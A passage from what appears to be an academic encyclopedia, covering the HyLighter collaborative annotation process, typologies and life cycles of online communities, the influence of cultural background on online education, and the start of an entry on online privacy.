- A project leader or PA selects a set of related documents for review, assembles a representative group of qualified readers, and prepares the documents.
- **Round one:** Group members read a selected document and use HyLighter to add hylights and general comments, consistent with the task perspective statement. Participants classify each highlighted section and related comment by adding a label or short descriptor.
- **Round two:** Participants reconsider their own annotations compared to the annotations of their team members. Participants add or delete highlighting, revise comments, revise labels, and add threaded comments.
- **Round three:** The PA reviews the collective annotation of the group in *Table Format* and makes revisions toward representing a concise and representative view of the group's multiple perspectives (i.e., a benchmark view). The table displays each paragraph in the selected document with linked comments below each paragraph (i.e., paragraph one followed by comments linked to paragraph one, paragraph two followed by comments linked to paragraph two, etc.). General comments appear in a separate table.

Once the group has completed the benchmarking process for a set of documents, the PA opens all benchmark documents in *Table Format*. The program has provisions for resorting hylights and general comments in different ways including by contributor, by tags (i.e., labels appended to highlighted sections of text), and by flavors (i.e., labels appended to comments). For example, all the comments labeled as questions by contributors and related excerpts can be aggregated for review. Alternatively, all highlighted sections labeled with different concept terms and phrases can be aggregated by tags. This capacity to reorganize the *idea units* from a large set of interlinked and collectively annotated documents provides participants with a bird's eye view of the thinking of multiple authors and readers.

The Coalesce process continues as participants rearrange and add to this medley or composition through analysis, synthesis, and judgment. As team members create a new order of excerpts and notes, the process reveals areas requiring further inquiry and elaboration. Deeper reflection suggests new associations among important ideas, and, eventually points to new patterns and insights. The process continues through several iterations until a breakthrough in understanding occurs and important issues are adequately addressed.

Coalesce provides a type of deliberate practice that both improves results (effects with) and develops skills (effects of) (Salomon, Perkins, & Globerson, 1991). The process is enhanced as team members with common goals share multiple perspectives and provide each other with a supportive social context for reflection and feedback. The result is that the domain knowledge of participants increases, ideas become more interconnected, ability to think within the target area becomes more expert-like, and the team becomes more capable of supporting the knowledge-building enterprise (Berieter & Scardamalia, 1993).

FUTURE TRENDS

HyLighter is a tool for building greater individual and group capacity, collaboratively actualizing collective intelligence, and enhancing meaning and usefulness. Currently, a number of initiatives are underway to investigate the use of HyLighter for a range of purposes including, among others, (a) improve critical reading and expository writing skills in second-semester college English, (b) improve mathematics problem solving skills in introductory algebra, (c) provide Forensic Science instructors with an authoring environment for creating authentic learning and assessment activities, (d) provide data with implications for revising curriculum and/or instruction, and (e) support interdisciplinary work among a diverse group of experts involved in the development of end-of-life treatment guidelines.

In addition to the above, efforts are underway across various HyLighter initiatives to develop alternative forms of assessment. The lack of procedures that are easy to administer and provide diagnostic information for assessment of complex cognitive skill development is a major obstacle to widespread adoption of more learning-centered approaches to instruction. Development work which builds on the HyLighter system to address this issue include, for example, (a) the *interactive annotation performance* (IAP) instrument which provides a quantitative measurement of students' performance in carrying out assigned annotation activities, (b) 3D concept maps with links to annotated documents, graphics, and video clips for synthesizing the "big picture" of a course or problem area, individually or collaboratively, and (c) explanatory multiple choice tests where learners compare their answers and explanations with a model, analyze their errors, self-correct, identify error patterns, and plan for future improved performance.

CONCLUSION

Today, a number of technologies, which reside at the interface between people and the rapidly expanding digital universe, have the potential to trigger major changes in document-centered group work and the way people learn. This article described one such technology, including the historical background and theoretical assumptions underlying its design and use. In sum, when guided by principles from the learning sciences, HyLighter facilitates the mutual and productive influences of people, objects, and events on one another through three key affordances:

1. Makes thinking that is ordinarily hidden become transparent and available for self-reflection, sharing, and feedback.
2. Allows users to continuously compare their developing understanding to others, assess performance, and monitor progress.
3. Supports efforts to organize, integrate, and synthesize ideas from multiple sources and perspectives.

In the future, evaluation studies, design-based research, and quasi-experimental studies will help refine this emerging technology and reveal what additional capabilities are necessary to match the HyLighter system to various contexts of use and different epistemic cultures.

KEY TERMS

Collective Intelligence: A richly diverse area of study and practice with many uses appearing in the literature. In the current context, collective intelligence refers to the capability of a group to share thought processes and synthesize collective output in ways that amplify and improve outcomes.

Epistemic Cultures: Are "those amalgams of arrangements and mechanisms…which, in a given field, make up how we know what we know" (Cetina, 1999, p.1).

Hypermedia: Refers to a computer environment in which multiple linkages enable users to navigate from one segment of audio, video, graphic, or textual data to another, related segment of data.

Interdisciplinarity: Has many definitions and related concepts and meanings (e.g., multidisciplinarity and transdisciplinarity). In this context, interdisciplinarity is defined as a problem-based approach in which knowledge and methods from more than one discipline are applied as needed to solve a complex problem.

Online Annotation Systems: Enable users to add metadata (i.e., data or information about information) to a Web resource or other online resource without actually modifying the resource itself. Many different online annotation systems exist across the Web for a wide range of purposes.

Social Annotation: Online-annotation (i.e., *metadata* or data about data) associated with a Web resource, typically Web pages, and shared by a group. The annotations can be thought of as a layer on top of the existing resource which is added after the creation or capture of the original object and, generally leaves the original object unchanged.

Social Software: (also referred to as social networking software) is a broad category of Internet applications for connecting individuals and forming virtual communities using various forms of computer-mediated communication.

Virtual Communities: Are groups of people who share common interests, ideas, and feelings, and whose members are connected by means of information technologies, typically the Internet. Similar terms include online community and mediated community.

Online Communities and Social Networking

Abhijit Roy
University of Scranton, USA

INTRODUCTION

Technology has enabled communities to move beyond the physical face-to-face contacts to the online realm of the World Wide Web. With the advent of the highways in the 1950s and 1960s, "communities" were created in suburbia. The Internet, on the other hand, has over the last two decades, enabled the creation of a myriad of "online communities" (Green, 2007) that have limitless boundaries across every corner of the globe.

This essay will begin by providing a definition of the term "online communities" and then describing several typologies of this phenomenon. The various motivations for joining communities, how marketers create social bonds that enhance social relationships, as well as strategies used by firms in building online communities are also discussed. We conclude by discussing strategies for managing online communities, leveraging them for social networking, researching them, as well as directions for future research.

DEFINITION

A "community" refers to an evolving group of people communicating and acting together to reach a common goal. It creates a sense of membership through involvement or shared common interests. It has been considered to be a closed system with relatively stable membership and demonstrates little or no connection to other communities (Anderson, 1999).

With the rapid growth of the Internet, the geographic boundaries constraining the limits of communities are no longer a factor, and the functions of maintaining a community can be fulfilled virtually from anywhere in the globe. This is the basic essence of an online community, which is also synonymous with e-community or virtual community. Several authors have attempted to provide a formal definition of the term for semantic clarifications. The major definitions are as follows:

- Social aggregations that emerge from the Net when enough people carry on public discussions long enough , with sufficient human feeling, to form webs of personal relationships in cyberspace. (Rheingold, 1993)
- Groups of people who communicate with each other via electronic media, rather than face-to-face. (Romm, Pliskin, & Clarke 1997)
- Computer mediated spaces where there is a potential for an integration of content and communication with an emphasis on member generated content. (Hagel & Armstrong 1997)
- Online Publics are symbolically delineated computer mediated spaces, whose existence is relatively transparent and open, that allow groups of individuals to attend and contribute to a similar set of computer-mediated interpersonal interactions. (Jones & Rafaeli, 2000)

While Rheingold (1993) provides one of the earliest definitions of the term, and one that is most quoted in the literature (Kozinets, 2002), many may question whether "with sufficient human feeling" is a necessary condition for online community formation. Romm et al.'s (1997) definition may not sufficiently distinguish it from general Web sites. Hagel and Armstrong (1997) emphasize member generated content, while Jones and Rafaeli (2000) use the term "virtual publics" instead of online community. Others, like Bishop (2007), have pointed to the phenomenon of "de-socialization" or less frequent interaction with human in traditional settings, as a consequence of an increase in virtual socialization in online communities. Based on the above definitions the term may be simply defined as a group of individuals with common interests who interact with one another on the Internet.

TYPOLOGIES OF ONLINE COMMUNITIES

Online communities come in different shapes and sizes and may have memberships of a few dozen to millions of individuals. These communities may extend from active forums like discussion groups and chat rooms to passive ones like e-mails and bulletin boards. Given that these communities are not geographically constrained, their size can be much bigger than typical physical communities and many millions of them exist on the Internet. Uncovering archetype or gestalt patterns is fundamental to the study of social science and research, and several authors have proposed classification schemes for configurations of online communities.

Lee, Vogel, and Limayem (2003) in their review of classification schemes of online communities identify Hagel and Armstrong's (1997) and Jones and Rafaeli's (2000) typologies as being the most popularly referenced. Kozinets (2002) too delineates four kinds of online communities. These three typologies are reviewed, and a further popular typology of affinity groups proposed by Macchiette and Roy (1992) as applied to the online environment is also proposed.

Hagel and Armstrong (1997) propose four major types of online communities based on people's desire to meet basic human needs: *interest*, *relationship*, *fantasy*, and *transaction*. Jones and Rafaeli (2000) further segment these communities by *social structure*, that is, communities formed based on social networks, for example, online voluntary associations, cyber inns, and so forth, and *technology base*, that is, types of technology platforms, for example, e-mail lists, Usenet groups, and so forth.

Kozinets (2002) proposed the four types of communities as *dungeons*, that is, online environments where players interact, such as for online video games, *circles*, (interest structured collection of common interests), *rooms* (computer-mediated environments where people interact socially in real time), and *boards* (online communities organized around interest specific bulletin boards).

Finally, Macchiette and Roy (1992) proposed a typology of affinity communities that can also be used for classifying online communities. They defined communities as either being: *professional* (e.g., doctors, lawyers, etc.), *common interest* (e.g., hobbies, interests), *demographic* (e.g., by gender, age, etc.), *cause-based* (e.g., Sierra Club, Green Peace), and *marketer generated* (e.g., Disney, Nintendo) communities. These communities may also be constructed in the online environment.

It is also interesting to make other dichotomous distinctions of online communities such as: (a) between *formal* (e.g., associations) vs. *informal* communities, (b) *commercial* (which offers goods and services to make revenues that in turn fuels community operations) vs. *noncommercial* (communities created from the ground up by a group of individuals, e.g., with an interest in stamp collection), and (c) *open or public* (where everyone regardless of their qualifications and individual profile can enter the community and participate) vs. *closed or private* (where outsiders are not allowed into the community, or where membership is very difficult to obtain).

ONLINE COMMUNITIES: MOTIVATIONS, MODE OF PARTICIPATION, CHARACTERISTICS, AND BENEFITS

Rayport and Jaworski (2004) present a model of how the various components of an online community can be integrated. An adapted version of the model is shown in Figure 1.

The model illustrates how members' motivations for joining the online community, their mode of participation, and the community's degree of connectedness in many ways determine the characteristics of the community, which in turn influences the benefits sought by the members in these communities. The various components of the model are discussed next.


Motivations

A member's reasons for joining a community may depend on a wide range of factors, such as affiliation (others like them are members of the community), information (about experiences, ideas, and issues), recreation (meeting people, playing around, sharing stories, etc.), or transaction (e.g., those who join a Web site for buying and trading possessions).

Mode of Participation

Participation can occur in a myriad of ways, for example, through e-mails, chat rooms, discussion groups, online events, blogs, social networking Web sites (e.g., *MySpace*, *Facebook*, *Orkut*, etc.), sharing photographs (e.g., *Flickr*), wikis (e.g., *Wikipedia*), bulletin boards, and so on. Some (such as discussion groups, chat rooms) have more active members than passive members (e.g., e-mail, bulletin board or posting, or watching viewing content on *You Tube*).

Figure 1. Online communities: Motivations, mode of participation, characteristics, and benefits



Characteristics of Online Communities

With the growth and maturity of online communities, certain characteristics are prevalent. Adler and Christopher (1999) identify six such characteristics:

- **Cohesion:** Members seek a sense of belonging and develop group identity over time.
- **Relationships:** Community members interact and develop friendships over time.
- **Effectiveness:** The group has an impact on members' lives.
- **Help:** Community members feel comfortable asking and receiving help from each other.
- **Language:** Members develop shared communication tools that have a unique meaning within the community.
- **Self-Regulation:** The community develops a system for policing itself and sets ground rules of operation.

Benefits to Members

Adler and Christopher (1999) further point out that the members of the online community develop various emotional benefits depending on the communities that they join. They include inclusion, shared information and experiences, need fulfillment, and mutual influence among others.

Degree of Connectedness in Online Communities

The degree of connectedness in online communities also plays a significant role in how a online community develops. They can be classified as weak, limited, or strong. This primarily depends on the degree of interactivity between and among members.

- **Weak:** Members of these sites have no opportunities of interacting with each other on an one-on-one basis, for example, newspaper Web sites and corporate Web sites.
- **Limited:** These communities offer limited opportunities for members to interact with other, for example, reading and posting information or opinions.
- **Strong:** These communities offer chat rooms and message boards and allow users to form strong bonds with each other.

Research has shown that both strong and weak connectednesses have their own advantages. While weak ties are shown to facilitate such tasks as finding jobs (Granovetter, 1973), strong ties are required to facilitate major changes in the communities (Krackhardt, 1992).

Stages of Online Community Life Cycle

Kim (2000) proposes a five stage online community building process which progresses as follows:

1. **Visitors:** These are individuals who "lurk" in the online community, yet do not participate in them.
2. **Novices:** They are new members or "newbies" who are usually passive and are busy learning the rules and culture of the online community and thus are not actively engaged in it.
3. **Regulars:** They are established members comfortably participating in the exchanges and make up the largest segment of the online community.
4. **Leaders:** These members are volunteers, contractors, and staff who create topics and plan activities that keep the online community running.
5. **Elders:** They are respected members of the online community who are always eager to share their knowledge and pass along the culture of the community to the newer members.

Mohammed, Fisher, Jaworski, and Paddison (2004) further suggest four relationship stages: awareness, exploration/expansion, commitment, and dissolution, and the varying level of intensity patterns as online community members go through membership life cycle. At the initial "awareness" stage, members have the lowest intensity levels and are likely to be considered visitors up until the exploration stage. At this second stage, these novices develop greater intensity and commitment to the site. The equity building efforts over time translate into the online members becoming regulars and subsequently leaders or elders. Finally, over time even the most committed members outgrow a community and become "departing friends." Figure 2 illustrates these stages.


Farmer (1994) had earlier described four similar stages through which individuals in online communities mature. According to him, members begin as *passives* (attending a community, yet not actively engaging in it), and then go on to become *actives* (participating in communities and taking part in conversations). The highest levels of participation are displayed by *motivators* (those who create conversation topics and plan activities) and *caretakers* (those who act as intermediaries between members).

The "passives" are analogous to the "visitors" and "novices." the "actives" are similar to the "regulars," while the "motivators" and "caretakers" are equivalent to the "leaders" and "elders" in the Mohammed et al. (2004) model.

STRATEGIES FOR MANAGING SUCCESSFUL ONLINE COMMUNITIES

Duffy (1999) outlines the eight critical factors for community success as recommended by *Accenture*, the Management Company. They are:

Figure 2. Intensity patterns of the different types of online communities at various relationship stages (adapted from Mohammed et al., 2004)



- Increasing traffic and participation in the community.
- Focusing on the needs of the members by using facilitators and coordinators.
- Keeping the interest high by provoking controversial issues.
- Involving the community members in activities and recruiting.
- Providing tools and activities for member use.
- Managing the cultural environment.
- Encouraging free sharing of opinions and information.
- Obtaining financial sponsorship.

Social Networking in Online Communities

In the last few years, several social networking sites like *My Space*, *FaceBook*, and *Orkut* have come up which allow individuals to build up the equivalent of their circle of friends (Scott, 2007). Some communities allow simple access to friends or acquaintances, while others have provisions for improving skills or contacting people with particular types of expertise.

A recent study reported by Steel (2007) showed that *Webkinz.com*, *Clubpenguin.com*, and *Zwinky.com* received the virtual world sites to most unique visitors with 6.0, 4.7, and 4.4 million visitors in September 2007. Most notably, all three sites primarily target young teenagers, who happen to be the most active participants of these communities.

Researching Online Communities

Kozinets (2002) suggests using "netnography," involving ethnographic techniques in studying online communities for providing insights into the symbolism, meanings, and consumption patterns of online communities. The method is derived from "ethnography" which was developed in the field of anthropology. Netnography, or ethnography on the Internet, involves the study of distinctive meanings, practices, and artifacts of online communities.

Rather than approaching the problem from a positivistic or scientific point of view, where a researcher begins with a theory, develops and tests hypotheses, and draws conclusions, netnography approaches the construction of meaning in online communities in an open ended manner using inductive techniques using grounded theory. Since the research technique by nature is unobtrusive, ethical research guidelines must strictly be followed such as: (a) fully disclosing his or her presence, affiliations, and intentions to online community members; (b) ensuring confidentiality and anonymity to respondents; and (c) seeking and incorporating feedback from the online community being researched.

Market research firms are increasingly following individuals into virtual communities such as *My Space*, *FaceBook* and *Second Life* (Story, 2007). By using online focus groups and questionnaires, they are able to get immediate feedback and make decisions about how best to target them in these environments. For example, at CC Metro, an imagined island on the Web, visitors can set up an "avatar" or a virtual alter ego, which can then shop and dance at the *Coca Cola* diner, visit a movie theater, as well as buy clothes and other accessories for their avatars, while surreptitiously being monitored by the firm.

FUTURE RESEARCH ISSUES

There are several issues relating to online communities that are worth investigating (Maclaran & Catterall, 2002). First and foremost is the issue of whether or not they facilitate socialization or whether they are a threat to civilization. Some see them as a way of enhancing social capital between families, friends, and acquaintances, empowering individuals and organizations, creating new ways of relating to each other. Innovative firms leverage this power to create growth and create loyal customers. Others see them as a far cry from the regular face-to-face interactions, creating weak ties between strangers instead of strengthening existing ties between friends and neighbors.

Other issues deal with how to integrate online and off-line communities and developing appropriate metrics for such integration. How can these communities reduce member churn and build loyalty? What are the appropriate metrics for measuring community strength? Hanson (2000) suggests using content attractiveness, member loyalty, member profiles, and transaction offerings as possible metrics for measuring this phenomenon. Under what circumstances is loyalty developed through member-to-member relationships vs. content attractiveness vs. the transaction offerings? What is the most appropriate way of classifying the typologies and taxonomies of these communities? How are intentional social actions generated in such communities (Bagozzi & Dholakia, 2002)? How can stronger brands be built through the use of such communities (McWilliam, 2007)? Are online communities likely to replace regular face-to-face associations in the long run?

Other related research issues pertain to motivation aspects (Igbaria, 1999) and network dynamics (Wellman, Salaff, Dimitrova, Garton, Gulia, & Haythornwaite, 1996) and effects. What business models are likely to work the best for various types of online communities (Hanssens & Taylor, 2007; Reid & Gray, 2007)? How are trust, privacy (Luo, 2002), and satisfaction issues (de Valck, Langerak, Verhoef, & Verlegh, 2007) different between off-line and online environments? What rules of engagement and social structure governs such networks (Cindio, Gentile, Grew, & Redolfi, 2003), and what factors impact the members' continuance in these communities? How do various forms of market structure impact member interaction in these communities (Sohn & Leckenby, 2007)? What ethical dilemmas and challenges do researchers face in researching electronic communities (Hair & Clark, 2007)? What differences are there in online communities across countries? For example, Talukdar and Yeow (2007) have identified interesting differences in such communities in Bangladesh and the United States. Finally, has the balance of power shifted to consumers over firms, with the rapid growth of virtual communities? (Chen, 2007).

Online communities of all shapes and forms are rapidly evolving and creating values for their respective members. Many such communities have over millions of members. These communities will continue to attract the interest of researchers from a wide range of academic fields in the future.

KEY TERMS

Affinity Communities: Communities that are based on profession, common interest, cause, demographic, or marketer generated phenomenon.

Characteristics of Online Communities: Online communities are characterized by their level of cohesion, effectiveness, helpfulness of members, quality of the relationships, language, and self-regulatory mechanisms.

Netnography: Using ethnographic techniques to study online communities.

Online Community: A group of individuals with common interests who interact with one another on the Internet.

Online Social Media: Uses online community members' collaborative attempts in connecting information in various forms including internet forums, Weblogs, wikis, podcasts, pictures, and video. Examples of such applications include *MySpace* and *Facebook* (social networking), *You Tube* (video sharing), *Second Life* (virtual reality), and *Flickr* (photo sharing).

Online Social Networking: Necessitates the use of software to involve communities of individuals who share interests and activities. *MySpace*, *Facebook*, and *Orkut* are currently some of the most popular online social networking sites.

Stages of the Online Community Life Cycle: Online community members go through four relationship stages: awareness, exploration/expansion, commitment, and dissolution.

Online Education and Cultural Background

National University of Singapore, Singapore

INTRODUCTION

Online education is growing rapidly. Online education is a Web-based form of education where students gain access to online materials and communicate with instructors and other students. There are four distinguishing characteristics that separate it from e-learning and other modes of learning (Paulsen, 2003). First, there is a physical separation of teachers and learners in online education. This differentiates it from face-to-face education. Second, online education is regulated or instituted by an educational organization, hence disqualifying it from the self-study mode of learning. Third, educational content is distributed over a computer network, unlike e-learning, which includes educational content distributed by CD-ROMS and DVD-ROMS. Fourth, students and instructors communicate with each other over a computer network. There is a two-way flow of information which is not always available in e-learning.

Indeed, the communicative element is a unique feature of online education and is an extension of the individualized experience of earlier technologies (Piccoli, Ahmad, & Ives, 2001). Not solely an interaction between the student and the system, online education allows communication between peers and instructors and even collaborative learning communities. Online education also provides high levels of student control and supports participant contact and interaction continuously during the learning process.

There are different levels of “onlineness” (Hosie & Schibeci, 2005). The most basic level is *Web supplemented*. It is optional for students to interact with the education content, and to communicate with instructors and other students. These online learning resources are a component in addition to their face-to-face learning.

The intermediate level is *Web dependent*. Students need to participate online as part of the course requirement, besides some face-to-face component. Students should utilize the online education content, which includes course descriptions, study guides, examination details, assessment overview, reading lists, and online quizzes. Also, students are expected to interact with lecturers and peers by participating in the online discussion forum or other computer-mediated communications (CMC). This is the most popular form of online education today.

The advanced level is *fully online*. This final level requires no face-to-face meetings with the students. Education content, learning activities, assessment, and support services can only be referred to vis-à-vis the computer network. Distance education could occur in this manner, but the term “distance education” also includes the use of other types of media which may not be electronic.

Online education is supported by various systems. The core system in most educational institutes is the learning management system or the virtual learning environment. Learning management systems grant access to online learning resources for students and instructors; they register users, provide communication tools for users, manage courses, evaluate learners, and provide administrative reports (Paulsen, 2003). They can be commercial software like Blackboard or developed in-house. Online education can also require library and digital resources, learner support services, accounting, security, the Internet and e-commerce technology, which may be integrated with the core system

Online educational technologies can be categorized into synchronous or asynchronous. Synchronous applications require users to be available at the same time. They include networked group decision support systems (GDSS), e-meetings, e-conferences, and features like whiteboards, text-based chat, and video conferencing. Asynchronous technologies are time independent and comprise discussion boards or Web boards, document repositories, Web logging, podcast audio content, and Web cast lectures.

THE EVOLUTION OF ONLINE EDUCATION

The Internet explosion in the 1990s has had a tremendous impact on the world; in particular, it has given rise to online education. Initially, researchers focused on developing discrete knowledge and basic skills of students through drill-and-practice Web-based applications (Stites, 2004). Subsequently, they experimented with other creative applications. The Web-based medium allowed the: use of richer materials, accurate evaluation of students, creation of relevant courseware, frequent update of content, easy access to materials anytime and anywhere, and more interaction among students and instructors (Tomei, 2005). Thus, a new strategy of learning using the Internet was developed to facilitate higher-order learning, problem solving, creativity, and integrated skills development (Stites, 2004). In particular, the ability to communicate and collaborate with other computers and persons through CMC like e-mail, chat rooms, and bulletin boards brought about a new mode of learning–online collaborative learning (Harasim, 2000).


However, critics highlighted the disadvantageous of online education, such as creating information disorientation and overload, requiring a high level of learner motivation and independence, requiring technical competency before learning can occur and higher start-up costs for infrastructure compared to the traditional classroom environment. In response to these claims, a multitude of studies have investigated the effectiveness of online education and educational technology (Hiltz, Zhang, & Turoff, 2002).

Some researchers suggest that online education is effective for learning. The seminal study by Alavi (1994) looked into the effectiveness of collaborative learning using GDSS. The study found that students who used GDSS perceived higher levels of skill development, learning, and interest relative to the control group. Students who used GDSS to learn also enjoyed their learning experience and had higher final course grades than the face-to-face group. Later findings by researchers (e.g., Curtis & Lawson, 2001; Piccoli et al., 2001) of the effectiveness of a fully online course revealed that the performance outcome of the online environment is similar to the traditional learning environment. Learners using the online mode reported higher computer self-efficacy but had lower satisfaction with their learning experience than the learners in the traditional mode. A possible reason is that students were not used to managing their own learning as higher learner control was afforded by the online learning medium. Factors like student familiarity with the medium and ease of use of the interface are also important moderating factors.

Hence, studies have suggested that online education is at least as effective as the face-to-face mode of delivery (Hiltz et al., 2002). The effectiveness of online education hinges on a number of influencing factors (Piccoli et al. 2001; Webster & Hackley 1997). For instance, Webster and Hackley (1997) found that when the teaching style is more interactive using various media, that is, instructor immediacy, students will have higher perceived learning. The interactivity of the delivery medium such as online video conferencing also improved learning outcomes and the satisfaction of students over noninteractive video and nonvideo situations (Zhang, Zhou, Briggs, & Nunamaker, 2006). Shih, Munoz, and Sanchez (2006) observed that the previous experience of students increased the efficiency in online learning projects with clearly defined learning objectives. Other researchers looked at system functionality and concluded that the functionality of the system strongly affected the use of online education systems (Pituch & Lee, 2004).

Among the potential factors, an increasingly prominent factor is the cultural background of learners Its importance cannot be overemphasized in view of the phenomenon of globalization; however, it has received disproportionate research attention. The notion of a global village brings about increasing opportunities for students of different cultures to collaborate. The above provides the impetus for the study of cultural background. Countries, in both the eastern and the western hemispheres, are experimenting with online education and implementing it in their schools and universities. Online education also facilitates the expansion and improvement of international distance education. However, online education for one culture might not be as effective in another culture. Several studies have pointed out the importance of cultural background in determining the effectiveness of online education (Morse, 2003). The perceived online learning of students has been found to vary when students belong to different cultural backgrounds (Morse, 2003). The acceptance of online education also differs between cultures (Grandon, Alshare, & Kwun, 2005).

Figure 1. The impact of some factors on the effectiveness of online education



We illustrate in Figure 1 the influence of cultural background, system functionality, instructor immediacy, experience with technology, and interaction on online education. This article emphasizes on the impact of cultural background on two aspects of the effectiveness of online education; these links are represented by the thick solid arrows. The remaining factors depicted give an idea of other possible influences in online education and are marked by the dotted arrows. Being outside the scope of this article and in view of space constraints, they are not further dealt with.

The next section elaborates on the influence of cultural background on online education. It draws on past empirical studies to ascertain the extent of the impact of cultural background.

THE INFLUENCE OF CULTURAL BACKGROUND

Culture is the totality of socially transmitted behavior patterns, arts, beliefs, institutions, and all other products of human work and thought (Ferrante, 2003). It is well recognized that different cultures display dissimilar behaviors due to unique developments and assumptions in each society (Morse, 2003). Research has revealed that the cultural background of learners affects many aspects of learning including student's perception of education, perceived goals of education and learning styles. The cultural background of learners also influences the effectiveness of online education. Students of different cultural backgrounds may differ in terms of motivation to learn online (Lim, 2004), intention to adopt online classes (Grandon et al., 2005), and perceived online learning (Morse, 2003). Intercultural diversity also affects the online collaborative learning process (Johri, 2005; Lim & Liu, 2006).

The cultural background of learners affects the motivation of students for online education. Lim (2004) studied the online learning motivation of students in South Korea and the United States who took online courses. The study revealed that cultural background affected the type of learning motivation. American learners are more motivated in terms of course relevancy, interest, reinforcement, and self-efficacy than Korean learners. In contrast, Korean learners had higher motivation scores for the motivation type learner control. The findings present some implications: learners from more collectivist cultures are more oriented toward effort attribution and performance goals, while learners from more individualist cultures are geared toward mastery of learning over time and enjoying the learning process (Lim, 2004).

Grandon et al. (2005) surveyed college students in the United States and South Korea regarding their intention to adopt online classes. They observed that the intention of American students to take online classes is affected by convenience and perceived ease of use, while the Koreans were influenced by time flexibility and the benefit of studying from home. Americans were influenced more by the subjective norm than the Koreans which contradicts individualism but reflects global pressure and follows the trend and the nature of the individualistic online learning environment. The study concluded that the quality of online courses was the strongest predictor of intention to use in both countries.

Cultural background affects the perception of online learning too. Morse (2003) conducted a qualitative study with students from high and low context cultures in a fully online graduate seminar class. High context cultures rely heavily on the external environment and nonverbal communication and value an indirect communication style, for example, China and Thailand. Low context cultures are the reverse and prefer direct communication and certainty for example, the United States and Australia. The study examined the perception of the computer mediated discussion board and learning compared with face to face learning. It found that students from both cultural groups perceived online learning to be significantly better than the face to face mode. However, the cultural background of the participant affected the type of perceived benefit and disadvantage. For example, for benefits, high context cultures prioritized the ability to say appropriate things, while low context cultures preferred the personal convenience of the system.

With regard to intercultural collaborative learning conducted online, Lim and Liu (2006) report that cultural diversity affects group cohesion and idea creation. Heterogeneous groups displayed less normative influence than homogeneous groups using CMC. They suggest that online education may more significantly improve the learning experience for heterogeneous groups than for homogeneous groups. In another study, Johri (2005) examined the heterogeneous online collaboration between U.S. and Russian students in the Global Classroom Project. The study observed that Russian students sent messages as a group, which could be due to practical limitations of access to Internet, while American students sent individual messages and used the Web board to discuss the topic among themselves. There were different expectations of collaboration and communication in this case due to the students' different experiences with technology. The online classroom did not facilitate learning in open-ended and less structured tasks; face-to-face meetings were more productive. Successful groups were those who were able to break down tasks into manageable parts facilitated by online education technologies.

These various studies indicate that cultural background influences many aspects of online education. From the motivation to learn to collaborative learning, researchers concede that the cultural background of students is a significant antecedent. Thus, the element of cultural background is important in the examination of the effectiveness of online education.

FUTURE TRENDS

The trend in engaging in online education is steadily and firmly increasing. Analysts estimate that the market for online higher education will reach US$69 billion by 2015 (Research and Markets, 2006). More and more universities are setting up some form of online education to save cost and for ease of student access (Adams & DeFleur, 2006). Moreover, the advancement of online education is evident. A significant technology is Web 2.0 (Molina, Brown, Hitch, McMahon, Moses, Morales et al., 2006), which allows dynamic collaboration between students and educators. This technology and others like it will be utilized more in online education. Multiple modes of learning are anticipated. Accordingly, new research opportunities would emerge.

Further, the future of online education is contingent on moderating influences. We have emphasized that the effectiveness of online education is impacted by the cultural background of learners. The increasing awareness of the influence of culture in online education will generate more studies in this area. Currently, the findings regarding the role of culture in online education are rather dispersed. There is a lack of a cumulated tradition of enquiry. It is deemed productive for future studies to build upon a certain line of research such as collaborative learning in a homogeneous culture. Researchers could further examine the impact of the cultural background of the students in heterogeneous, intercultural exchanges. Through findings from empirical research, online education can be planned, designed, and structured to enhance the learning outcomes of students from many cultures. The quality of online education can then be ameliorated.

CONCLUSION

Since the emergence of the Internet, online education has altered the educational landscape in many parts of the world. It is on course to becoming a permanent fixture across numerous schools and educational institutions. More than being a technological tool, online learning has created novel ways of learning. Nevertheless, the effectiveness of online education is dependent on several elements. The current article has placed prominence on the cultural background of students. Research has found that perceived online learning differs for diverse cultures. It would be fruitful for the development of online education to align with the goal of maximizing student learning outcomes, especially students from various cultural backgrounds. Online education will then become imperative for generations of people to attain relevant knowledge, skills, and experiences.

KEY TERMS

Collaborative Learning: An approach to education that entails two or more students working together synchronously and interactively to devise joint solutions for problems. Through cooperation and discussion, learners contribute different understandings that lead to new and shared understandings.

Cultural Background: The totality of socially transmitted behavior patterns, arts, beliefs, institutions, and all other products of human work and thought that a person has grown up in and belongs to. It is associated with countries and regions, for example, American culture and Eastern cultural background.

Distance Education: A mode of education where there is a lack of physical proximity between instructors and students; Web-based technology may or may not be employed for teaching and learning. An example is the UK Open University.

E-Learning: A method of acquiring skills and knowledge via electronic devices. These devices include CD-ROMS, Web sites, e-mails, and mobile phones. It is a broader term than online learning.

Online Education: Teaching and learning over the Internet characterized by the physical separation of teachers and learners, the influence of an educational organization, and the bidirectional flow of information between students and instructors. They are typically supported by learning management systems, such as Blackboard or Moodle.

Online Learning: The act of learning over a computer network. It is typically used to refer to Web-based resources. Examples of educational Web sites are HowStuffWorks.com and WikiHow.com.

Web 2.0 Applications: Dynamic tools based on the Web services technological architecture that enable people to collaborate and share information with a desktop-like operational experience. Applications include wikis, online "malls" and sharing/tagging collectives such as Wikipedia, Facebook, iRows.

Online Privacy Issues

University of Texas at Brownsville, USA

WHAT IS ONLINE PRIVACY?

Businesses need to understand privacy conditions and implications to ensure that they are in compliance with legal constraints and do not step on consumers' rights for privacy. Personal identifiable information (PII) and data can have innate importance to an organization. Some organizations view certain privacy features as essential components of their product or services; for example, profile data is often used to tailor products specifically for their customers' likes and needs. PII can also be used for less-honorable endeavors such as identity theft, phishing, political sabotage, character annihilation, spamming, and stalking.

One of the core issues of privacy is: Who actually owns the data, the holder of the data, or the subject (persons) of the data? The answer depends on many criteria: the users' perspective, the environment that privacy is addressed, and how the data are collected and used. Privacy issues arise because nearly every activity on the Internet leaves traces somewhere. This audit trail has caused many people to be concerned that this data may be inappropriately used. The paradox is that many businesses are also concerned for a different reason. In this age of legislation and litigation, a "minor" misstep or software glitch could easily put businesses in a position of extreme jeopardy. A data breach at T.J. Maxx that allowed hackers to download over 45 million credit/debit card numbers could literally bankrupt the organization. The damage and fines could easily total more than $4.5 billion; some have the figure as high as $8 billion (Ou, 2007). It is important to state that the governments' approach to the protection of personal privacy is neither equal nor universal. Some localities extend protection much further than others. In 1972, California amended its constitution to specifically include the construct of "a resident's inalienable right to privacy." Within the United States, court decisions dealing with privacy have fairly closely upheld two principles (Freedman, 1987):

1. The right to privacy is NOT an absolute. An individual's privacy has to be tempered with the needs of society; and
2. The public's right to know is superior to the individual's right of privacy.

However, some large communities were very slow in becoming involved; Japan did not pass its major protection law ("the Act on the Protection of Personal Information") to protect consumers and to regulate business until 2005 (Yamazaki, 2005).

